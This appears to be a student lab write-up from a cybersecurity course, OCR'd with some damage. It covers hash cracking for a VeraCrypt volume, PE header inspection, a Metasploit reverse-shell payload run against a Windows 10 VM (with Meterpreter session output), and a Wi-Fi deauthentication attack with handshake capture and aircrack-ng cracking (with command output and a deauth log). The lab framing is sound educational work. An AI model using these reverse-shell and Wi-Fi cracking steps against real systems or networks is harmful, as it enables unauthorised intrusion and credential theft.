TASK LEVEL(Intermediate)


TASK-1

A file is encrypted using veracrypt (A disk encryption tool). the password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the veracrypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.


Step-1:-First, we need to install VeraCrypt.

Step-2:-Open the encoded.txt file to see the encrypted password.Then, use a tool or website that can decrypt hashed passwords to figure out what the original password is. You can use tools like John the Ripper, or various online decryption services for this.


Step-3:- Open VeraCrypt click on the "Select File" button to choose the encrypted file you need to unlock. & click on a drive letter from the list where you want to mount the encrypted file.



Step-4:-Press the 'Mount' button. This will unlock the encrypted file and make it accessible. The file will then appear as a new drive on your computer.



Step-5:-After the file is successfully mounted, go to your file explorer and find the new drive that appeared. Open this new drive. Look through the files on this drive to find the one that has the secret code. Once you find it, open that file. Inside, you will see the secret code you need.




TASK-2

An executable file of veracrypt will be provided to you.

explorer tool and provide the value as the answer as a screenshot.

Step-1:- Download and Install PE Explorer

First of all, we should have download PE explorer and then install it on our system.



Step-2:- Open the VeraCrypt Executable in PE Explorer

(i)Open the PE Explorer application.

(ii)Load the Executable:

(iii)Click on File in the menu bar.

(iv)Select Open File.

(v)Navigate to the location where the VeraCrypt executable file is stored.

(vi)Select the file and click Open.

Step-3:- Locate the Entry Point Address

(i)View the Headers:

(ii)In PE Explorer, look for a tab or menu option labeled Headers, Optional Header, or PE Header.


(iii)Locate the AddressOfEntryPoint Field:

(iv)In the Optional Header section, find the AddressOfEntryPoint field. This field contains the address of the entry point of the executable.

Step-4:- Capture the Entry Point Address

(i)The AddressOfEntryPoint will be displayed in hexadecimal format.


Step-5:- Provide the Screenshot




TASK-3

create a payload using metasploit and make a reverse shell connection from a windows 10 machine in your virtual machine setup.

Step-1:-Open Kali Linux and log in.Click on the terminal icon to open a terminal window.& then type msfconsole and press Enter to start Metasploit.




Step-2:-In the terminal, type msfvenom command.This will create a malicious payload.exe file that you can use on the target system.



Step-3:-Transferred the payload.exe file to Windows 10 using the 'shared file' method.and then execute this file on Windows 10.

Step-4:-In the Metasploit console on Kali Linux, set up a multi-handler to listen for incoming connections.



Step-5:-when the payload is executed on the Windows 10 VM, it will attempt to connect back to the Kali Linux VM. & it establishes a reverse shell connection.

```
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.101:1234) at 2
024-05-31 10:00:00 +0000
```

TASK-4

Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and crack the password for the wifi.To crack the password create a wordlist that can include the password of your network.

Step-1:-First of all we should have install the Kali linux on our system & Make sure that a compatible wireless network adapter is connected to the system.

Step-2:-Use 'iwconfig' and 'airmon-ng' to identify the Wi-Fi networks and choose the target for the deauth attack.

```
oot@kali:~# iwconfig
lan0      IEEE 802.11  ESSID:"Gemstelecom04290_5G"
          Mode:Managed  Frequency:5.765 GHz  Access Point: B0:BE:76:B7:6E
          Bit Rate=434 Mb/s   Tx-Power=18 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=60/70  Signal level=-50 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

o         no wireless extensions.

th0       no wireless extensions.
```

Step-3:-Use airmon-ng to enable monitor mode on the wireless network adapter.

```
root@kali:~# airmon-ng check kill

Killing these processes:

   PID Name
  3069 wpa_supplicant
```

Step-4:-Use aireplay-ng to perform the deauthentication attack on the target Wi-Fi network.

Step-5:-And now we have to use airodump-ng to capture the handshake between a device and the router.

```
root@kali:~# airodump-ng --band a wlan0
```

Step-6:-Use crunch to generate a wordlist that includes passwords for the Wi-Fi network.

Step-7:-Use aircrack-ng to crack the captured handshake using the generated wordlist.

```
14:18:16  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 4|63 ACKs]
14:18:17  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 0|59 ACKs]
14:18:18  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [50|91 ACKs]
14:18:19  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 3|62 ACKs]
14:18:20  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 3|62 ACKs]
14:18:21  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [69|67 ACKs]
14:18:22  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 4|61 ACKs]
14:18:22  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 0|62 ACKs]
14:18:23  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 3|63 ACKs]
14:18:24  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 0|64 ACKs]
14:18:25  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 0|63 ACKs]
14:18:25  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [59|71 ACKs]
14:18:26  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [13|62 ACKs]
14:18:27  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 0|60 ACKs]
14:18:28  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 5|58 ACKs]
14:18:29  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 0|63 ACKs]
14:18:30  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 6|60 ACKs]
14:18:30  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [ 5|67 ACKs]
14:18:31  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [56|63 ACKs]
14:18:32  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [42|58 ACKs]
14:18:33  Sending 64 directed DeAuth (code 7). STMAC: [9C:FC:E8:45:D2:D3] [39|63 ACKs]
```